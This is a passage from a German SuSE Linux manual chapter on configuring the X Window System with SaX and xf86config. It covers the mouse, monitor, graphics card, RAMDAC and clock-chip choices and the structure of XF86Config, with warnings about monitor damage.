**‘Virtuelle-Auflösung’:** Auf dieser Karte lassen sich die Einstellungen für virtuelle Bildschirmgrößen vornehmen; wenn Sie wirklichen einen virtuellen Bildschirmbereich haben möchten, dann sind die Werte bei ‘Virtuell x’ (= Breite) bzw. ‘Virtuell y’ (= Höhe) zu erhöhen – in der Regel ist dies



Abbildung 8.13: SaX: Bildschirm

jedoch *nicht* erwünscht!

Zum Hintergrund: Das X Window System bietet die Möglichkeit, eine virtuelle Desktopgröße zu definieren. So kann man auf einem Desktop arbeiten, der größer als der sichtbare Bildschirm ist, z. B. mit einer Bildschirmgröße 1152x864 bei einer Monitor-Auflösung von 800x600.

**‘Spezielles’:** Diese Karte erlaubt es, eine eigene Auflösung zu erzeugen. Weiterhin kann man dort die ‘Qualität’ der „Modelines“ bestimmen, also so zwischen zwei Berechnungsarten auswählen.

Nun sollten Sie festlegen, mit welcher Farbtiefe der X-Server standardmäßig starten soll. Dazu ist auf der ‘Bildschirm’-Karte die gewünschte Farbtiefe (via ‘Farben’) einzustellen. Ist dies geschehen, wählen Sie den Knopf ‘Aktuellen Modus Bearbeiten’, um so einen Teststart des X-Servers einzuleiten...

### Testen der Konfiguration

Nach kurzer Rechenzeit erscheint eine Mitteilungsbox; klicken Sie – wenn Sie einverstanden sind – auf ‘OK’. Danach sollte das Hintergrundbild auftauchen und ein zweigeteiltes Fenster erscheinen, in dessen linker Hälfte einige Informationen über die momentane Auflösung und die Horizontal- bzw. Vertikalfrequenz des Videomodus angezeigt werden.

In der rechten Hälfte befinden die sich zwei Tastenfelder ‘Größe’ und ‘Position’, die es erlauben, das Bild optimal zu justieren. Die Pfeiltasten im Feld ‘Größe’ dienen dazu, das Bild in horizontaler und vertikaler Richtung zu dehnen und zu stauchen; im Feld ‘Position’ verändert man die relative Lage des Bildes auf dem Monitor. Justieren Sie damit das Bild nach Ihren Wünschen!

Zur Kontrolle, ob das Bild richtig justiert ist, befinden sich in den vier Ecken des Monitorbildes kleine Vierecke. Diese sollten bei optimaler Bildlage vollständig ohne Farbverfälschungen sichtbar sein.



### Tipp

Mit SaX lässt sich jedoch nur die Feinjustierung des Monitorbildes erreichen, sie kann die manuelle Nachjustierung mit den Monitortasten nicht ersetzen!

Nach der richtigen Einstellung des Bildes haben Sie zwei Möglichkeiten, das Fenster zu schließen:

**‘Speichern’:** Sie beenden Ihre X-Window-System-Konfiguration und speichern die momentanen Einstellungen. Damit kehren Sie zur Kommandozeile zurück.

**‘Abbrechen’:** Sie wollen SaX beenden, ohne die Einstellungen zu übernehmen.

Tippen Sie ggf. **(Alt) + (F1)**, um auf die erste Konsole zurückzugelangen.

### 8.4.1 Rekonfiguration

SaX greift Ihnen auch stark unter die Arme, wenn es darum geht, einen laufenden X-Server besser Ihren Wünschen anzupassen.

Dazu liest SaX die schon bestehende `/etc/XF86Config` aus, in der das X Window System die Konfigurationsdaten speichert, und analysiert sie. Dadurch ist es nicht unbedingt notwendig, sämtliche Einstellungen von der Maus bis zum Monitor selbst zu tätigen, denn SaX übernimmt die funktionierende bestehende Konfiguration des X-Servers. SaX stellt diese Daten auf den oben beschriebenen Karteikarten zur Verfügung.

Dennoch hat der Benutzer sämtliche Freiheiten in der Neueinstellung seiner X-Server-Konfiguration: Er kann aus der umfangreichen Monitordatenbank sein Modell herausuchen, und somit seine Konfiguration besser an die Fähigkeiten des Monitors anpassen, und darüber hinaus bequem die Bildlage justieren.

Auch stellt ihm SaX eine komfortable Oberfläche zur Verwaltung der Menge an Farbtiefen und der Auflösungen der Grafikkarte zur Verfügung, die schnell durch einen Mausklick auf die Karteikarte ‘Bildschirm’ zu erreichen ist.

### 8.4.2 Troubleshooting

Hier sollen die häufigsten und größten Probleme angesprochen werden, die bei der X-Konfiguration mit SaX auftreten können:

- Sollte das Monitorbild beim Testen der Konfiguration stark flimmern, oder ein schwarzes oder zerrissenes Bild zeigen, so müssen Sie sofort den X-Server beenden, ansonsten kann Ihr Monitor Schaden nehmen. Drücken Sie dazu **(Strg) + (Alt) + (←)** – Achtung nicht **(Tab)**, sondern **(←)**, die „Rücklösch taste“!

Sie sollten danach zur Karteikarte 'Monitor' gehen, und einen passenderen Monitor aussuchen, oder Ihre Monitordaten von Hand eingeben. Dasselbe gilt, falls das Bild während der Bildjustierung zu flimmern beginnen sollte.

- Für hartnäckige Fälle stellt SaX Kommandozeilenoptionen zur Verfügung, z. B.:  
**--server vga16:** Beim ersten Starten von SaX wird der VGA16-Server benutzt, anstelle des speziell zur Karte passenden X-Servers. Der VGA16-Server sollte fast auf allen VGA-Karten laufen. Dieser Server wird automatisch verwendet für den Fall, dass Ihre Grafikkarte nicht erkannt wird, oder wenn Sie eine ISA-Karte haben.

Die aktuelle Dokumentation zu SaX liegt im Verzeichnis `/usr/share/doc/packages/sax`. Wenn beim Starten von SaX oder bei den Konfigurations-schritten etwas Unvorhergesehenes passiert, dann wird dies in den Dateien `/root/ServerLog` und `/root/StartLog` protokolliert. Aus diesen Dateien können Sie Aufschlüsse erhalten, wie weiter vorzugehen ist.

## 8.5 Konfiguration mit `xf86config`

In den meisten Fällen ist SaX als Konfigurations-Werkzeug dem Programm `xf86config` bei der einfachen Konfiguration des X Window System überlegen. In den wenigen Fällen aber, in denen ein Konfiguration mittels SaX fehlschlägt, gelingt diese in der Regel mit `xf86config`.

XFree86 4.0 bringt ein ähnliches, wiederum textbasiertes `xf86config` Programm mit. Dieses hat an manchen Stellen etwas veränderte Dialoge und schreibt die Konfigurationsdatei natürlich nach `/etc/X11/XF86Config`. Unter XFree86 4.0 ist die Verwendung von `xf86config` zumeist aber trotzdem nicht erforderlich, da hier „problematische“ Grafikkarten auch mit dem „Framebuffer“ oder dem **vga** Modul wie in den Abschnitten 8.3.3 auf Seite 277 und 8.3.3 auf Seite 278 beschrieben konfiguriert werden können.

In der folgenden Beschreibung wird daher nur auf das `xf86config` Programm von XFree86 3.3.x eingegangen.

Zur Konfiguration müssen folgende Daten bekannt sein:

- Maus-Typ und Port, an den die Maus angeschlossen wurde, sowie die Baudrate, mit der die Maus betrieben wird (letzteres ist in der Regel optional).
- Spezifikation der Grafikkarte.
- Monitordaten (Frequenzen etc.).

Sind diese Daten bekannt, bzw. liegen Monitor- und Kartenbeschreibung in greifbarer Nähe, so kann mit der Konfiguration begonnen werden. Diese kann nur vom Benutzer 'root' vorgenommen werden!

Gestartet wird die Konfiguration mit:

```
erde:/root # xf86config
```

### Maus

Nach der Begrüßungsseite wird im ersten Menü nach dem Maustyp gefragt. Es erscheint die folgende Auswahl:

1. Microsoft compatible (2-button protocol)
2. Mouse Systems (3-button protocol)
3. Bus Mouse
4. PS/2 Mouse
5. Logitech Mouse (serial, old type, Logitech protocol)
6. Logitech MouseMan (Microsoft compatible)
7. MM Series
8. MM HitTablet

#### Ausgabe 8.5.1: Auswahl der Maus für X

Bei der Festlegung des Maustyps ist zu beachten, dass viele der neueren Logitech-Mäuse Microsoft-kompatibel sind oder das MouseMan-Protocol verwenden. Die Auswahl **Bus Mouse** bezeichnet alle Typen von Busmäusen, auch Logitech!

Der passende Maustyp wird durch Angabe der davor stehenden Nummer ausgewählt. Es folgt evtl. (z.B. bei Auswahl von Typ 1) die Abfrage, ob **ChordMiddle** aktiviert werden soll. Dies ist bei manchen Logitech Mäusen, bzw. Trackballs notwendig, um die mittlere Maustaste zu aktivieren:

Please answer the following question with either 'y' or 'n'.

Do you want to enable ChordMiddle?

Wird eine Maus mit zwei Tasten verwendet, so kann durch Beantwortung der nächsten Frage mit 'y' die Emulation eines dritten Knopfes eingeschaltet werden:

Please answer the following question with either 'y' or 'n'.

Do you want to enable Emulate3Buttons?

Zur Emulation der mittleren Maustaste muss man gleichzeitig die rechte und linke Taste drücken.

Als Nächstes wird nach der Schnittstelle gefragt, an der die Maus angeschlossen ist:

Now give the full device name that the mouse is connected to, for example /dev/tty00. Just pressing enter will use the default, /dev/mouse. Mouse device:

Wurde bereits bei der Systeminstallation ein Port für die Maus angegeben, so sollte hier die Vorgabe (**/dev/mouse**) übernommen werden.

### Tastatur

Nun wird gefragt, ob der linken (**Alt**)-Taste der Wert **Meta** (ESC) und der rechten (**Alt**)-Taste der Wert **Modeshift** (AltGr) zugeordnet werden soll:

Please answer the following question with either 'y' or 'n'.

Do you want to enable these bindings for the Alt keys?

Hier sollte 'y' gewählt werden, damit die über (**Alt Gr**) erreichbaren Zeichen der deutschen Tastatur eingegeben werden können, und die linke (**Alt**)-Taste als Meta-Taste — besonders vorteilhaft bei der Arbeit mit Emacs — verwendet werden kann.



```
1 50-70
2 50-90
3 50-100
4 40-150
5 Enter your own vertical sync range
```

Enter your choice (1-5):

### Ausgabe 8.5.3: Detaillierte Vertikalfrequenzen

Enter the model name of your monitor:

verlangt. Hier kann ein entsprechender Name eingegeben oder aber Sie übernehmen mit  die Vorgabewerte. Die Spezifikation des Monitors ist damit beendet.

## Grafikkarte/X-Server

Weiter geht es mit der Spezifikation der verwendeten Grafikkarte:

Do you want to look at the card database?

Bei Eingabe von ‘y’ wird eine Auswahl von vorkonfigurierten Grafikkarten präsentiert.

Aus dieser Liste kann durch Angabe der entsprechenden Nummer eine Kartendefinition ausgewählt werden. Es sollte jedoch nicht blind eine Definition übernommen werden, da es selbst bei Karten gleichen Typs zu Variationen in Clock-Chip und RAMDAC (engl. **R**andom **A**ccess **M**emory **D**igital-to-**A**nalogue **C**onverter) kommen kann!

Aus diesem Grund wird, obwohl eine Definition ausgewählt wurde, an späteren Punkten der Konfiguration wieder nach Clock-Chip, RAMDAC, etc. gefragt. Es wird dann allerdings eine aus der Kartendefinition stammende Vorgabe als zusätzliche Option präsentiert.

Die Kartendefinitionen beinhalten Informationen zu Clock-Chip, RAMDAC und dem zu verwendenden X-Server. Außerdem werden ggf. wertvolle Hinweise zum Umgang mit der Karte in die Device-Section der Datei `XF86Config` geschrieben.

Falls die gesuchte Karte nicht aufgeführt ist, so ist das kein Grund zur Beunruhigung. In diesem Fall kann mit ‘q’ zur normalen Konfiguration zurückgekehrt werden. Es ist dabei zu beachten, dass eine Grafikkarte nur dann ausgewählt werden sollte, wenn diese genau mit der verwendeten Karte übereinstimmt! Die Auswahl einer Karte mit einer ähnlichen Bezeichnung ist nicht zu empfehlen. Ähnliche Namen bedeuten noch lange nicht ähnliche Hardware...

Weitere Informationen zur Konfiguration der Grafikkarte werden in Kapitel Abschnitt 8.6 auf Seite 301 beschrieben.

Nach der Spezifikation der Karte folgt die Auswahl des X-Servers:

- 1 Ein Server für monochrome (Schwarz/Weiß) Monitore. Sollte mit jeder VGA kompatiblen Grafikkarte funktionieren und zumindest eine Auflösung von 640x480 Punkten liefern.



- 1 The XF86\_Mono server. This a monochrome server that should work on any VGA-compatible card, in 640x480 (more on some SVGA chipsets).
- 2 The XF86\_VGA16 server. This is a 16-color VGA server that should work on any VGA-compatible card.
- 3 The XF86\_SVGA server. This is a 256 color SVGA server that supports a number of SVGA chipsets. It is accelerated on some Cirrus and WD chipsets; it supports 16/32-bit color on certain Cirrus configurations.
- 4 The accelerated servers. These include XF86\_S3, XF86\_Mach32, XF86\_Mach8, XF86\_8514, XF86\_P9000, XF86\_AGX, XF86\_W32 and XF86\_Mach64.

These four server types correspond to the four different "Screen" sections in XF86Config (vga2, vga16, svga, accel).

5 Choose the server from the card definition, XF86\_S3.

Which one of these four screen types do you intend to run by default (1-4)?

#### Ausgabe 8.5.4: Auswahl des X-Servers

- 2 Der 16-Farb-Server XF86\_VGA16. Sollte mit jeder VGA kompatiblen Grafikkarte funktionieren.
- 3 Der SVGA-Server XF86\_SVGA. Dieser 256-Farb-Server unterstützt eine große Anzahl von SVGA-Karten. Bei einigen Cirrus- und WD-Karten wird die Grafikkbeschleunigung ausgenutzt. Bei manchen Cirrus-Karten kann auch der 16- bzw. 32-Bit Farbmodus aktiviert werden.
- 4 Server für beschleunigte Grafikkarten. Hier stehen mehrere Server zur Auswahl (s. u.)
- 5 Diesen Punkt gibt es nur dann, wenn in der vorhergehenden Auswahl eine Kartendefinition ausgewählt wurde. Es wird hier der Server vorgeschlagen, der zu der ausgewählten Karte passt.

Wurde ein Server ausgewählt, so folgt die Frage, ob ein symbolischer Link vom ausgewählten Server nach `/usr/X11R6/bin/X` gemacht werden soll. Wird diese Frage mit 'y' beantwortet, so wird noch nachgefragt, ob der Link in `/var/X11R6/bin` angelegt werden soll:

Do you want to set it in /var/X11R6/bin?

Diese Frage ist unbedingt zu bejahen, da auf den `/usr`-Baum nicht unbedingt in jedem Fall geschrieben werden kann.

Anschließend erscheint ggf. (wenn in obiger Auswahl '4' angegeben wurde) ein Menü mit den verfügbaren X-Servern für beschleunigte Grafikkarten:

Diese Server unterstützen jeweils die entsprechende Karte. Das Anlegen des Links setzt voraus, dass der passende Server bereits installiert wurde, d. h., dass bei der Installation des X-Window-Systems bereits der richtige Server ausgewählt wurde.

Nach der Auswahl des X-Servers muss die Grafikkarte noch näher spezifiziert werden. Als Erstes wird nach der Größe des vorhandenen Videospeichers gefragt:

Select an accel server:

- 1 XF86\_S3
- 2 XF86\_Mach32
- 3 XF86\_Mach8
- 4 XF86\_8514
- 5 XF86\_P9000
- 6 XF86\_AGX
- 7 XF86\_W32
- 8 XF86\_MACH64

Which accel server:


### Ausgabe 8.5.5: Beschleunigte X-Server

How much video memory do you have on your video card:

- 1 256K
- 2 512K
- 3 1024K
- 4 2048K
- 5 4096K
- 6 Other

Enter your choice:

### Ausgabe 8.5.6: Angabe des Grafikspeichers

Anschließend wird nach Name, Hersteller und Typ der Karte gefragt. Falls eine Grafikkarte ausgewählt wurde, genügt es,  zu drücken.

Enter an identifier for your video card definition:

Enter the vendor name of your video card:

Enter the model (board) name of your video card:

Wenn als X-Server ein Server für beschleunigte Grafikkarten ausgewählt wurde, wird jetzt nach dem RAMDAC-Setting gefragt. Diese sind nur für S3 und AGX Server relevant:

In den meisten Fällen ist es am Besten, die Eingabetaste zu drücken und keine Auswahl vorzunehmen. Wenn eine Grafikkarte ausgewählt wurde, die ein bestimmtes RAMDAC-Setting unterstützt, so wird dies angezeigt und sollte ausgewählt werden.

Nachdem diese Fragen beantwortet wurden, kann für beschleunigte Karten der Clock-Chip, sofern vorhanden, ausgewählt werden. Durch Auswahl eines Clock-Chips werden keine Clocks-Zeilen mehr benötigt, da die benötigten Clocks programmiert werden können:

Wird eine Grafikkarte ohne Clock-Chip eingesetzt, so genügt es, die Eingabetaste zu drücken, um keinen Clock-Chip auszuwählen. Wenn eine Grafikkarte im Auswahlmenü ausgewählt wurde, wird der Clock-Chip, falls vorhanden, automatisch angezeigt.

Wurde kein Clock-Chip ausgewählt, schlägt xf86config vor, X -probeonly zu starten, um die von der Karte unterstützten Clock-Timings zu ermitteln. Die-

```

1  AT&T 20C490 (S3 server)                att20c490
2  AT&T 20C498/21C498/22C498 (S3)        att20c498
3  AT&T 20C505 (S3)                      att20c505
4  BrookTree BT481 (AGX)                 bt481
5  BrookTree BT482 (AGX)                 bt482
6  BrookTree BT485/9485 (S3)             bt485
7  Sierra SC15025 (S3, AGX)              scl5025
8  S3 GenDAC (86C708) (autodetected)     s3gendac
9  S3 SDAC (86C716) (autodetected)       s3_sdac
10 STG-1700 (S3)                        stgl700
11 TI 3020 (S3)                         ti3020
12 TI 3025 (S3)                         ti3025
13 TI 3020 (S3, autodetected)           ti3020
14 TI 3025 (S3, autodetected)           ti3025
15 TI 3026 (S3, autodetected)           ti3026
16 IBM RGB 514 (S3, autodetected)       ibm_rgb514
17 IBM RGB 524 (S3, autodetected)       ibm_rgb524
18 IBM RGB 525 (S3, autodetected)       ibm_rgb525
19 IBM RGB 526 (S3)                     ibm_rgb526
20 IBM RGB 528 (S3, autodetected)       ibm_rgb528
21 ICS5342 (S3, ARK)                     ics5342
22 ICS5341 (W32)                         ics5341
23 IC Works w30C516 ZoomDac (ARK)       zoomdac
24 Normal DAC                           normal

```

#### Ausgabe 8.5.7: Angabe des RAMDACs

```

1  Chrontel 8391                        ch8391
2  ICD2061A and compatibles (ICS9161A, DCS2824)  icd2061a
3  ICS2595                              ics2595
4  ICS5342 (similar to SDAC, but not completely compatible)
                                         ics5342
5  ICS5341                              ics5341
6  S3 GenDAC (86C708) and ICS5300 (autodetected) s3gendac
7  S3 SDAC (86C716)                     s3_sdac
8  STG 1703 (autodetected)              stgl703
9  Sierra SCL1412                       scl1412
10 TI 3025 (autodetected)                ti3025
11 TI 3026 (autodetected)                ti3026
12 IBM RGB 51x/52x (autodetected)        ibm_rgb5xx

```

#### Ausgabe 8.5.8: Angabe des Clockchips

se werden dann automatisch in eine **clocks**-Zeile in der Datei `XF86Config` eingetragen.

An dieser Stelle muss klar gesagt werden, warum die automatisch ermittelten und eingetragenen Clock-Timings **sehr gefährlich** sein können: Hat die Grafikkarte einen programmierbaren Clock-Chip, dann kann der X-Server beim Proben nicht zwischen den verschiedenen Clocks der Karte umschalten und erkennt deshalb nur die Clocks 0, 1 und gelegentlich 2. Alle anderen Werte sind mehr oder weniger zufällig (in der Regel wiederholen sich die Clocks 0, 1 und 2 und werden daher durch Nullen ersetzt).

Alle Clocks außer 0 und 1 hängen aber stark von der Vorprogrammierung des Clock-Chips ab, also kann Clock 2 beim Proben einen anderen Wert gehabt haben (der in die `XF86Config` eingetragen wurde) als bei einem späteren Start des X-Servers. Dann sind natürlich alle Timings falsch und der Monitor könnte beschädigt werden.

Ein guter Hinweis auf einen programmierbaren Clock-Chip und die damit verbundenen Probleme sind viele Nullen oder sich immer wiederholende Timing-Werte. Solche Werte dürfen keinesfalls in die Datei `XF86Config` übernommen werden!

Verwenden Sie also beim Ermitteln der Clock-Chips oder des Clock-Timings folgende Strategie:

- Am Besten ist es, einen vorhandenen **programmierbaren Clock-Chip** anzugeben (wenn einer vorhanden ist). Er wird dann passend programmiert, die `XF86Config` enthält keine Clock-Angaben. Sie können auch die Chips auf der Karte mit den im Menü angebotenen Clock-Chips vergleichen und so den richtigen Chip herausfinden. Fast alle modernen S3-Karten haben einen programmierbaren Clock-Chip.
- Wenn Sie **keinen programmierbaren Clock-Chip** auf der Grafikkarte haben, starten Sie am Besten **x -probeonly** und vergleichen Sie die (bei unbelastetem Rechner) ermittelten Clock-Werte mit denen im Handbuch der Grafikkarte. Stimmen die Werte annähernd überein ( $\pm 2$ ), tragen Sie diese in die Datei `XF86Config` ein.

Falls im Handbuch nichts angeführt wird, können Sie die Timing-Werte mit **x -probeonly** ermitteln lassen (am Besten auf einem unbelasteten Rechner). Prüfen Sie die ermittelten Werte auf Gültigkeit, da sich bei einigen Karten die Clock-Werte nicht auslesen lassen (viele Nullen oder sich immer wiederholende Werte deuten auf ungültige Werte). Tragen Sie gültige Werte danach selbst in die Datei `XF86Config` ein. Aber lassen sie keine Werte weg, versuchen sie nicht, Werte umzuordnen oder sonst irgendwie zu verändern. Die Werte müssen exakt in der gleichen Reihenfolge eingetragen werden.

Wird der P9000-Server benutzt, so muss einfach in beliebiger Reihenfolge für jeden Mode die gewünschte Clock in der **clocks**-Zeile angegeben werden.


- Generell gilt: Bei programmierbaren Clock-Chips darf es keine **clocks**-Zeile in der `XF86Config` geben (Ausnahme: P9000).

Bei Karten ohne programmierbare Clock-Chips sollte es eine „Clocks-Zeile“ in der XF86Config geben. Dadurch wird das lästige und unter Umständen gefährliche automatische Ermitteln der Clocks bei jedem Start des X-Window-Systems vermieden. Außerdem gibt es dann bei Karten mit nicht lesbaren Clocks keine falschen Werte und kein Risiko für den Monitor.

Soll jetzt (und in Kenntnis der voranstehenden Absätze) versucht werden, die Clocks automatisch zu erkennen, muss auf die Frage:

Do you want me to run 'X -probeonly' now?

mit 'y' geantwortet werden. Der Bildschirm wird dann kurz schwarz, anschließend erscheint eine Liste der erkannten Clocks oder eine Meldung, dass keine Clocks erkannt wurden. Falls ein Clock-Chip ausgewählt wurde, erscheint die Frage, ob X -probeonly gestartet werden soll, nicht, da die Clocks dann automatisch programmiert werden. In diesem Fall wird direkt zum nächsten Konfigurationspunkt gesprungen.



### Achtung

Wurde die letzte Frage mit 'y' beantwortet, und bleibt der Bildschirm dann länger als ca. 30 Sekunden dunkel, so sollte der Testvorgang unbedingt mit **(Strg)+(Alt)+(←)** bzw. **(Strg)+(c)** abgebrochen werden! Notfalls müssen Rechner und Monitor abgeschaltet werden, um die Hardware nicht zu gefährden!

## Abspeichern der Konfiguration

Die Konfiguration ist damit abgeschlossen. Die Konfigurationsdatei muss jedoch noch gespeichert werden. Es empfiehlt sich, die X-Window-Konfigurationsdatei XF86Config im Verzeichnis /etc zu speichern. So ist sichergestellt, dass auch im Netzwerk jeder Rechner eine „eigene“ Konfiguration hat, selbst wenn sich mehrere Rechner das /usr-Dateisystem teilen.

An dieser Stelle muss '/etc/XF86Config' übernommen werden! – Damit ist das Programm xf86config und die Konfiguration des X Window System beendet.

## 8.6 Optimieren der Installation des X Window Systems

Im Folgenden soll der Aufbau der Konfigurationsdatei /etc/X11/XF86Config vorgestellt werden. Obwohl Sie auch komplexere Konfigurationsschritte mit SaX2 durchführen können ist es ganz nützlich, das Format dieser Konfigurationsdatei zu verstehen. Diese Datei ist in Abschnitte (engl. *Sections*) aufgeteilt die jeweils mit dem Schlüsselwort **Section** „**bezeichner**“ eingeleitet werden und mit **EndSection** beendet werden. Im Folgenden soll ein grober Abriss über die wichtigsten Abschnitte gegeben werden.

Im Anschluss erfahren Sie, wie Sie zusätzliche Fonts einbinden können, wie Sie die Eingabegeräte konfigurieren und wie die 3D Beschleunigung realisiert wird. Dies wird natürlich auch in bestimmten Abschnitten der `XF86Config` Datei erledigt, allerdings erfordert insbesondere die Einbindung eines zusätzlichen Fonts die Hilfe externer Programme, die aber bei SuSE Linux mitgeliefert werden bzw. zur Default-Installation dazugehören. Die hier angesprochenen Vorgehensweisen sollen Ihnen die prinzipiellen Möglichkeiten verdeutlichen und als Anregung dienen und erhebt keinesfalls den Anspruch auf Vollständigkeit.

Die Programme `SaX2` und `xf86config` (für XFree86 4.0) erstellen die Datei `XF86Config`, standardmäßig in `/etc/X11`. Dies ist die primäre Konfigurationsdatei für das *X Window System*. Hier finden sich die gemachten Angaben zu Maus, Monitor und Grafikkarte.

`XF86Config` setzt sich aus mehreren Abschnitten, sog. **sections** zusammen, die sich mit jeweils einem Aspekt der Konfiguration beschäftigen. Eine Section hat stets die Form:

```
Section <Abschnittsbezeichnung>
    eintrag 1
    eintrag 2
    eintrag n
EndSection
```

Es existieren folgende Typen von Sections:

<b>Files</b>	Dieser Abschnitt beschreibt die verwendeten Pfade für Zeichensätze und die RGB-Farbtabelle.
<b>ServerFlags</b>	Hier werden allgemeine Schalter angegeben.
<b>InputDevice</b>	Über diesen Abschnitt werden die Eingabegeräte konfiguriert. Im Gegensatz zu XFree86 3.3 werden sowohl Tastaturen und Mäuse als auch spezielle Eingabegeräte (Touchtablett, Joysticks usw.) über diesen Abschnitt konfiguriert. Wichtige Bezeichner sind hier <b>Driver</b> und die Optionen, die <b>Protocol</b> und <b>Device</b> festlegen.
<b>Monitor</b>	Beschreibt den verwendeten Monitor. Elemente dieses Abschnittes sind ein Name, auf den später bei der Definition des <b>screens</b> verwiesen wird, sowie die Beschreibung der Bandbreite ( <b>Bandwidth</b> ) und der zulässigen Synchronisationsfrequenzen ( <b>HorizSync</b> und <b>VertRefresh</b> ). Die Angaben erfolgen in MHz, kHz bzw. Hz. Grundsätzlich lehnt der Server jede Modeline ab, die nicht der Spezifikation des Monitors entspricht. Damit soll verhindert werden, dass durch Experimente an den Modelines versehentlich zu hohe Frequenzen an den Monitor geschickt werden.

Tabelle 8.4: Fortsetzung auf der nächsten Seite...

<b>Modes</b>	Hier werden die Darstellungsparameter der einzelnen Bildschirmauflösungen festgelegt. Diese Parameter können von SaX2 aufgrund der vom Benutzer vorgegebenen Werte berechnet werden und müssen im Regelfall nicht verändert werden. Manuell eingreifen können Sie an dieser Stelle aber beispielsweise, wenn Sie einen Festfrequenzbildschirm anschließen möchten. Eine genaue Erläuterung der einzelnen Parameter würde den Rahmen dieses Buches sprengen, Sie finden allerdings eine detaillierte Erläuterung der Bedeutung der einzelnen Zahlenwerte in der HOWTO Datei <code>/usr/share/doc/howto/en/XFree86-Video-Timings-HOWTO.gz</code> .
<b>Device</b>	Dieser Abschnitt definiert eine bestimmte Grafikkarte. Diese wird durch den angegebenen Namen referenziert.
<b>Screen</b>	Diese Section schließlich fügt einen <b>Monitor</b> und ein <b>Device</b> zusammen und es ergeben sich daraus die notwendigen Angaben für XFree86. Der Unterabschnitt <b>Display</b> erlaubt die Angabe der virtuellen Bildschirmgröße ( <b>Virtual</b> ), des <b>ViewPort</b> und der verwendeten <b>Modes</b> mit diesem Screen.
<b>ServerLayout</b>	Dieser Abschnitt legt das Layout einer Single- oder Multiheadkonfiguration fest. Hier werden die Eingabegeräte <b>InputDevice</b> und die Anzeigegeräte <b>Screen</b> zu einem Ganzen zusammengefasst.

Tabelle 8.4: Abschnitte (engl. *sections*) in `/etc/X11/XF86Config`

Näher betrachtet werden die Sections **Monitor**, **Device** und **Screen**. In der Manual-Page von **XFree86** (`man XFree86`) und Manual-Page von **XF86Config** (`man XF86Config`) finden sich weitere Informationen zu den verbleibenden Sections.

In **XF86Config** können mehrere **Monitor**- und **Device**-Abschnitte vorkommen. Auch mehrere **Screen**-Abschnitte sind möglich; welcher davon verwendet wird, hängt dann vom nachfolgenden Abschnitt **ServerLayout** ab.

### Screen-Section

Zunächst soll die Screen-Section näher betrachtet werden. Diese bringt, wie gesagt, eine Monitor- mit einer Device-Section zusammen und bestimmt, welche Auflösungen mit welcher Farbtiefe bereitgestellt werden sollen.

Eine Screen-Section kann beispielsweise wie in Datei 8.6.1 auf der nächsten Seite aussehen.

Die Zeile **Identifizier** (hier **screen[0]**) gibt diesem Abschnitt eine eindeutige Bezeichnung, durch die er dann im darauf folgenden Abschnitt **ServerLayout**

```
Section "Screen"
    DefaultDepth 16
    SubSection "Display"
        Depth 16
        Modes "1152x864" "1024x768" "800x600"
        Virtual 1152x864
    EndSubSection
    SubSection "Display"
        Depth 24
        Modes "1280x1024"
    EndSubSection
    SubSection "Display"
        Depth 32
        Modes "640x480"
    EndSubSection
    SubSection "Display"
        Depth 8
        Modes "1280x1024"
    EndSubSection
    Device "Device[0]"
    Identifier "Screen[0]"
    Monitor "Monitor[0]"
EndSection
```

Datei 8.6.1: Die Screen-Section der Datei `/etc/X11/XF86Config`

eindeutig referenziert werden.

Über die Zeilen **Device** und **Monitor** werden dem **Screen** eindeutig die schon weiter oben in der Datei definierte Grafikkarte und der Monitor zugeordnet. Dies sind nicht weiter als Verweise auf die Device- und Monitor-Sections mit den entsprechenden Namen bzw. „Identifiern“. Auf diese Sections wird weiter unten noch näher eingegangen.

Mittels der **DefaultColorDepth**-Angabe kann ausgewählt werden, in welcher Farbtiefe der Server startet, wenn er ohne eine explizite Angabe der Farbtiefe gestartet wird.

Es folgt für jede Farbtiefe eine **Display**-Subsection. Die Farbtiefe, für die die Subsection gilt, wird durch das Schlüsselwort **Depth** festgelegt. Mögliche Werte für **Depth** sind 8, 15, 16, 24 und 32. Nicht alle X-Server-Module unterstützen jeden der Werte, 24 und 32 bpp ergeben die gleiche Farbtiefe, wobei allerdings 24 für den packed-pixel 24 bpp Modus und 32 den padded-pixel 24 bpp Modus auswählt.

Nach der Farbtiefe wird mit **Modes** eine Liste von Auflösungen festgelegt. Diese Liste wird vom X-Server von links nach rechts durchlaufen. Für jede Auflösung wird in der Modes-Section in Abhängigkeit von der Monitor-Section eine passende **Modeline** gesucht, die vom Monitor und der Grafikkarte dargestellt werden kann.

Die erste in diesem Sinne passende Auflösung ist die, in der der X-Server startet (der sog. **Default-Mode**). Mit den Tasten **(Strg) + (Alt) + (Grau +)** kann in der Liste nach rechts, mit **(Strg) + (Alt) + (Grau -)** nach Links gewandert werden. So kann die Bildschirmauflösung zur Laufzeit des X Window Systems variiert werden.





wird an den Namen einfach `_drv.o` angehängt, im Falle des **mga** Treibers wird als die Treiberdatei **mga\_drv.o** geladen.

Über zusätzliche Optionen kann das Verhalten des X-Servers bzw. des Treibers beeinflusst werden. In der Device Section ist hier exemplarisch die Option **sw\_cursor** gesetzt worden. Dies deaktiviert den Hardwaremauscursor und stellt den Mauszeiger in Software dar. Je nach Treibermodul stehen ihnen verschiedene Optionen zur Verfügung, diese sind in den Beschreibungsdateien zu den Treibermodulen im Verzeichnis `/usr/X11R6/lib/X11/doc` zu finden. Allgemein gültige Optionen finden Sie auch in der Manual-Page von **XF86Config** (**man XF86Config**) und Manual-Page von **XFree86** (**man XFree86**).

### Monitor- und Modes-Section

Die Monitor-Sections und die Modes Section beschreiben, analog zu den Device-Sections, jeweils einen Monitor. Die Konfigurationsdatei `/etc/X11/XF86Config` kann wieder beliebig viele, unterschiedlich benannte Monitor-Sections enthalten. In der ServerLayout-Section wird dann festgelegt, welche Monitor-Section ausschlaggebend ist.

Für die Monitordefinition gilt, noch mehr als für die Beschreibung der Grafikkarte, dass das Erstellen einer Monitor-Section und insbesondere der Modes-Section nur von erfahrenen Benutzern gemacht werden sollte. Der wesentliche Bestandteil der Modes-Section sind die sog. Modelines, in denen Horizontal- und Vertikal-Timings für die jeweilige Auflösung angegeben werden. In der Monitor-Section werden die Eigenschaften des Monitors, insbesondere die zulässigen Ablenkfrequenzen, festgehalten.



#### Achtung

Ohne ein grundlegendes Verständnis der Funktionsweise von Monitor und Grafikkarte sollte an den Modelines nichts verändert werden, da dies u. U. zur Zerstörung des Monitors führen kann!

